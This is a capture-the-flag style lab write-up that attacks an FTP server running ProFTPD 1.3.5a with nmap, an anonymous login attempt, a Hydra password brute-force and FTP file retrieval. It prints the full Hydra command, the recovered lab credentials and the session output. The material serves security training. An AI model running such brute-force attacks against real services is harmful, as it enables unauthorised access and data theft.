Linux: ProFTPD Credential Brute-Force and FTP Exploitation

Service Fingerprinting, Anonymous Login Check, Hydra Brute-Force, and Sensitive File Retrieval via FTP

Goal

The objective of this lab was to identify an exposed FTP service running ProFTPD, attempt anonymous access, recover valid credentials through a targeted brute-force attack using Hydra, and log in to retrieve a sensitive file containing the flag.

Overview

Attack Chain Summary:

1. **Ping:** Confirm the target is alive and get a TTL hint on the OS
2. **Nmap version scan:** Identify open ports and confirm ProFTPD 1.3.5a running on port 21
3. **Anonymous login attempt:** Test whether the FTP server allows unauthenticated access
4. **Hydra brute-force:** Use a common username list and unix password list to recover valid FTP credentials
5. **FTP login:** Authenticate with the recovered `auditor` account credentials
6. **File retrieval:** List directory contents, locate `secret.txt`, download it with `get`, and read the flag

0) Setup

- **Target:** Linux machine running ProFTPD 1.3.5a on port 21
- **Attacker:** Kali Linux
- **Tools:** `nmap`, `ftp`, `hydra`

1) Background: FTP and ProFTPD

What is FTP? FTP (File Transfer Protocol) is one of the oldest network protocols still commonly found in production environments. It was designed to transfer files between systems over a network and by default transmits everything in plaintext, including usernames and passwords. No encryption unless explicitly configured with FTPS or replaced entirely by SFTP.
ProFTPD is a widely used open-source FTP server for Linux and Unix systems. Version 1.3.5a has known vulnerabilities in some configurations, but more importantly for this lab, weak or default credentials on FTP services are extremely common and often overlooked in security audits.
Two things to always check on an FTP service:

- **Anonymous login:** Many FTP servers are misconfigured to allow unauthenticated access. If anonymous login works, you get file access immediately with no credentials needed.
- **Credential brute-force:** If anonymous login fails, a targeted brute-force against common usernames and weak passwords is often productive. FTP services rarely have account lockout policies configured.

Why TTL from ping matters: TTL values around 64 indicate Linux. TTL around 128 indicates Windows. It is a quick and free OS hint before the Nmap scan even completes. In this lab the TTL confirmed a Linux target.

2) Reconnaissance and Service Enumeration

2.1 Host Verification

My Thinking: Same first step as always. Ping to confirm the host is up, note the TTL for the OS hint, then move into the service scan. There is no point running Nmap against a host that is not responding.

```
ping -c 3 <target-ip>
```




Figure 1: Ping confirming target is alive; TTL indicating Linux system

2.2 Nmap Version Scan

My Thinking: I ran a version detection scan to identify what services are exposed. For FTP specifically I want the exact version because certain ProFTPD versions have known vulnerabilities. The version also helps me understand what kind of configuration I am dealing with before trying anything.

```
nmap -sV 192.190.94.3
```

```
┌──(root㉿INE)-[~]
└─# nmap -sV 192.190.94.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-02 01:36 IST
Nmap scan report for demo.ine.local (192.190.94.3)
Host is up (0.000030s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5a
MAC Address: 02:42:C0:BE:5E:03 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

Figure 2: Nmap scan showing ProFTPD 1.3.5a running on port 21

What I found:

- Port `21/tcp` open running **ProFTPD 1.3.5a**
- This is a Linux target based on TTL and the ProFTPD service identifier

Decision:

- First check if anonymous login is allowed. It costs nothing and occasionally works
- If anonymous login fails, move to credential brute-force with Hydra

3) Anonymous Login Attempt

My Thinking: Anonymous FTP login is a misconfiguration where the server accepts the username `anonymous` with any password (typically an email address by convention). It is worth trying before doing anything more complex. Some servers are set up this way intentionally for public file sharing and the configuration was never locked down. In this case I expected it to fail based on the lab context, but I always check because skipping it means potentially missing easy access.

```
ftp 192.190.94.3
# Username: anonymous
# Password: anonymous@test.com
```

```
┌──(root㉿INE)-[~]
└─# ftp 192.190.94.3
Connected to 192.190.94.3.
220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [::ffff:192.190.94.3]
Name (192.190.94.3:root): anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
ftp: Login failed
ftp> exit
221 Goodbye.
```

Figure 3: Anonymous FTP login attempt returning access denied

What happened:

- Anonymous login was rejected
- The server requires valid credentials to proceed


Decision:

- Move to Hydra brute-force with a common username list and unix password list

4) Credential Brute-Force with Hydra

My Thinking: Hydra is the right tool here. It supports the FTP protocol natively and handles the connection and authentication loop cleanly. I used two wordlists: a common unix username list and the `unix_passwords` wordlist. Both are relatively small which keeps the attack fast.
I did not go straight to `rockyou.txt` or a massive list. In lab environments, credentials are almost always weak and in standard wordlists. Using a smaller, focused list first is faster and makes less noise. If it had failed I would have escalated to a larger list.
The `-t` flag sets the number of parallel threads. Too many threads can crash or lock out a service, so I kept it at a reasonable value.

```
hydra -L /usr/share/wordlists/metasploit/unix_users.txt \
      -P /usr/share/wordlists/metasploit/unix_passwords.txt \
      ftp://192.190.94.3 -t 10
```



```
┌──(root㉿INE)-[~]
└─# hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data
/wordlists/unix_passwords.txt 192.190.94.3 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-02 01:41:32
[DATA] max 16 tasks per 1 server, overall 16 tasks, 7063 login tries (l:7/p:1009), ~442 tries per task
[DATA] attacking ftp://192.190.94.3:21/
[21][ftp] host: 192.190.94.3   login: sysadmin   password: 654321
[21][ftp] host: 192.190.94.3   login: rooty   password: qwerty
[21][ftp] host: 192.190.94.3   login: demo   password: butterfly
[21][ftp] host: 192.190.94.3   login: auditor   password: chocolate
[21][ftp] host: 192.190.94.3   login: anon   password: purple
[21][ftp] host: 192.190.94.3   login: administrator   password: tweety
[21][ftp] host: 192.190.94.3   login: diag   password: tigger
1 of 1 target successfully completed, 7 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-02 01:42:13
```

Figure 4: Hydra recovering valid credentials including the auditor account

What I found:

- Several valid credential pairs returned by Hydra
- The `auditor` account was the most relevant based on the username
- Credentials confirmed the server has weak, guessable passwords with no lockout policy

5) FTP Login and File Retrieval

5.1 Logging in with Recovered Credentials

My Thinking: With valid credentials in hand I logged into the FTP service using the built-in `ftp` client. After authenticating I ran `ls` to see what files are available. The goal is to find anything sensitive. In this lab the hint pointed to a file called `secret.txt` which was exactly what I found in the directory listing.

```
ftp 192.190.94.3
# Username: auditor
# Password: <recovered-password>
ls
```

```
┌──(root㉿INE)-[~]
└─# ftp 192.190.94.3
Connected to 192.190.94.3.
220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [::ffff:192.190.94.3]
Name (192.190.94.3:root): auditor
331 Password required for auditor
Password:
230 User auditor logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||32673|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 0        0              33 Nov 20  2018 secret.txt
226 Transfer complete
ftp> get secret.txt
local: secret.txt remote: secret.txt
229 Entering Extended Passive Mode (|||34223|)
150 Opening BINARY mode data connection for secret.txt (33 bytes)
100% |***********************************************************************|    33      700.57 KiB/s    00:00 ETA
226 Transfer complete
33 bytes received in 00:00 (56.53 KiB/s)
ftp> exit
221 Goodbye.
```

Figure 5: Successful FTP login as auditor; directory listing showing secret.txt

5.2 Downloading and Reading the Flag

My Thinking: The `get` command in FTP downloads a file from the remote server to the local machine. Once downloaded I exited the FTP session and read the file locally with `cat`. Reading it locally is cleaner than trying to read it directly inside the FTP session, which does not support that natively in the standard client.

```
get secret.txt
bye
cat secret.txt
```

```
┌──(root㉿INE)-[~]
└─# ftp 192.190.94.3
Connected to 192.190.94.3.
220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [::ffff:192.190.94.3]
Name (192.190.94.3:root): auditor
331 Password required for auditor
Password:
230 User auditor logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||32673|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 0        0              33 Nov 20  2018 secret.txt
226 Transfer complete
ftp> get secret.txt
local: secret.txt remote: secret.txt
229 Entering Extended Passive Mode (|||34223|)
150 Opening BINARY mode data connection for secret.txt (33 bytes)
100% |***********************************************************************|    33      700.57 KiB/s    00:00 ETA
226 Transfer complete
33 bytes received in 00:00 (56.53 KiB/s)
ftp> exit
221 Goodbye.
```

Figure 6: Downloading secret.txt from the FTP server using the get command

What I confirmed:

- `secret.txt` downloaded successfully to the local machine
- Flag retrieved from the file contents
- Full objective complete through credential abuse alone, no exploit required

Key Takeaways

- **Always test anonymous login before brute-forcing.** It takes ten seconds and occasionally just works. Skipping it means potentially missing the easiest access path. Anonymous FTP is still found in production environments more often than you would expect.
- **FTP is cleartext by default.** Everything sent over standard FTP, including the username and password, is readable on the wire. In a real engagement, running Wireshark or tcpdump alongside a successful FTP login would capture the credentials in plaintext. This is why SFTP or FTPS should be used instead.
- **FTP services rarely have lockout policies.** Unlike web applications or Active Directory accounts, most FTP servers do not lock accounts after failed attempts. This makes brute-force attacks highly viable with no risk of locking out real users.
- **Start with small wordlists and scale up only if needed.** The unix username and unix password lists are compact and fast. Using `rockyou.txt` from the start is overkill and takes much longer. A targeted approach is better practice in both labs and real engagements.
- **The `get` command is how you download files in FTP.** It is a basic command but worth documenting. `get filename` pulls the file to your current local directory. `mget` handles multiple files. Always `ls` first to confirm exactly what is in the directory before downloading.
- **Version information from Nmap matters.** Knowing the exact version of a service, in this case ProFTPD 1.3.5a, tells you what CVEs to check if credential attacks fail. Version detection should always be part of the initial scan. The `-sV` flag should be a default habit.
- **TTL from ping is a free OS hint.** TTL around 64 means Linux, around 128 means Windows. It takes no extra effort and helps set expectations before Nmap even finishes. Small details like this matter when you are building a picture of the target quickly.